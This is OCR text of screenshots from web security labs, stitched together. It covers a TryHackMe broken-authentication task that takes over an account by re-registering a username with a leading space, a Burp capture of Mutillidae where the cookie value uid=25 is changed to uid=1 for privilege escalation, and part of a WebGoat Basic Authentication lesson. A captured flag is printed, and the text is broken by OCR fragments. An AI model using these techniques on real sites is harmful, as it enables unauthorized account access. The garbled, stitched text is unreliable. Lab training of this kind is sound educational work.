



group number one, which are attacks that the user is responsible for, and group number two attacks

WEAK CREDENTIALS

SESSION MANAGEMENT



USER

SESSION

DEVELOPER

interested in covering mistakes in website configuration
that allows us to steal our session.

Session Fixation

Session Hijacking

Weak Encryption/Weak Session Cookies

Session Management

Title	IP Address	Expires			
Authenticate-2	10.10.54.81	58m 18s	?	Add 1 hour	Terminate

A lot of times what happens is that developers forgets to sanitize the input(username & password) given by the user in the code of their application, which can make them vulnerable to attacks like SQL injection. However, we are going to focus on a vulnerability that happens because of a developer's mistake but is very easy to exploit i.e re-registration of an existing user.

Let's understand this with the help of an example, say there is an existing user with the name **admin** and now we want to get access to their account so what we can do is try to re-register that username but with slight modification. We are going to enter " admin"(notice the space in the starting). Now when you enter that in the username field and enter other required information like email id or password and submit that data. It will actually register a new user but that user will have the same right as normal admin. That new user will also be able to see all the content presented under the user **admin**.

To see this in action go to http://10.10.54.81:8888 and try to register a user name **darren**, you'll see that user already exists so then try to register a user " darren" and you'll see that you are now logged in and will be able to see the content present only in Darren's account which in our case is the flag that you need to retrieve.

What is the flag that you found in darren's account?

Answer format: **********

Submit

Now try to do the same trick and see if you can login as **arthur**.


No answer needed


Completed

What is the flag that you found in arthur's account?

Answer format: **********

Submit


10.10.54.81:8888/register
Kali Tool
urity
MSFU
Exploit-DB
GHDB
Would you like Firefox to save this login for http://10.10.54.81:8888?
darren
Show password
Don't Save
Save
Username
Password
Sign in
Register
Register
Username:
darren
Email:
test@gmail.com
Password:
Register


Kali Linux
TryHackMe | OWASP To
Auth hacks
10.10.54.81:8888/logged
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Authentication
fe86079416a21a3c99937fea8874b667

lidae: Deliberately Vulnerable Web Pe

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

- A1 - Injection (SQL)
- A1 - Injection (Other)
- A2 - Broken Authentication and Session Management
- A3 - Cross Site Scripting (XSS)
- A4 - Insecure Direct Object References
- A5 - Security Misconfiguration
- A6 - Sensitive Data Exposure
- A7 - Missing Function Level Access Control
- A8 - Cross Site Request Forgery (CSRF)
- A9 - Using Components with Known Vulnerabilities
- A10 - Unvalidated Redirects and Forwards

- Authentication Bypass
- Priviliege Escalation
- Username Enumeration

- Via Brute Force
- Via Cookies
- Via SQL Injection

Video Tutorials

Listing of vulnerabilities

Bug Report Email Address

ck Here

Release Announcements

Getting Started
Project
Whitepaper

92.168.1.11/mutillidae/index.php?page=privilege-escalation.php

Type here to search

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.11:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1  GET /mutillidae/index.php?page=privilege-escalation.php HTTP/1.1
2  Host: 192.168.1.11
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.1.11/mutillidae/index.php?popUpNotificationCode=AU1
8  Connection: close
9  Cookie: showhints=1; username=test1; uid=25; PHPSESSID=de3ta4ecu7o8ab7a2b8lj4bjh2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

```
GET /mutillidae/index.php?page=privilege-escalation.php HTTP/1.1
Host: 192.168.1.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.11/mutillidae/index.php?popUpNotificationCode=AU1
Connection: close
Cookie: showhints=1; username=test1; uid=1; PHPSESSID=de3ta4ecu7o8ab7a2b8lj4bjh2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

e II: Web Pwn in Mass Production

nts: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

ts | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Privilege Escalation

Choose another language: English

Logout

Basic Authentication

OWASP WebGoat v5.4

◄ Hints ► Show Params Show Cookies Lesson Plan Show Java Solution

Solution Videos **Restart this Lesson**

Basic Authentication is used to protect server side resources. The web server will send a 401 authentication request with the response for the requested resource. The client side browser will then prompt the user for a user name and password using a browser supplied dialog box. The browser will base64 encode the user name and password and send those credentials back to the web server. The web server will then validate the credentials and return the requested resource if the credentials are correct. These credentials are automatically resent for each page protected with this mechanism without requiring the user to enter their credentials again.

General Goal(s):

For this lesson, your goal is to understand Basic Authentication and answer the questions below.

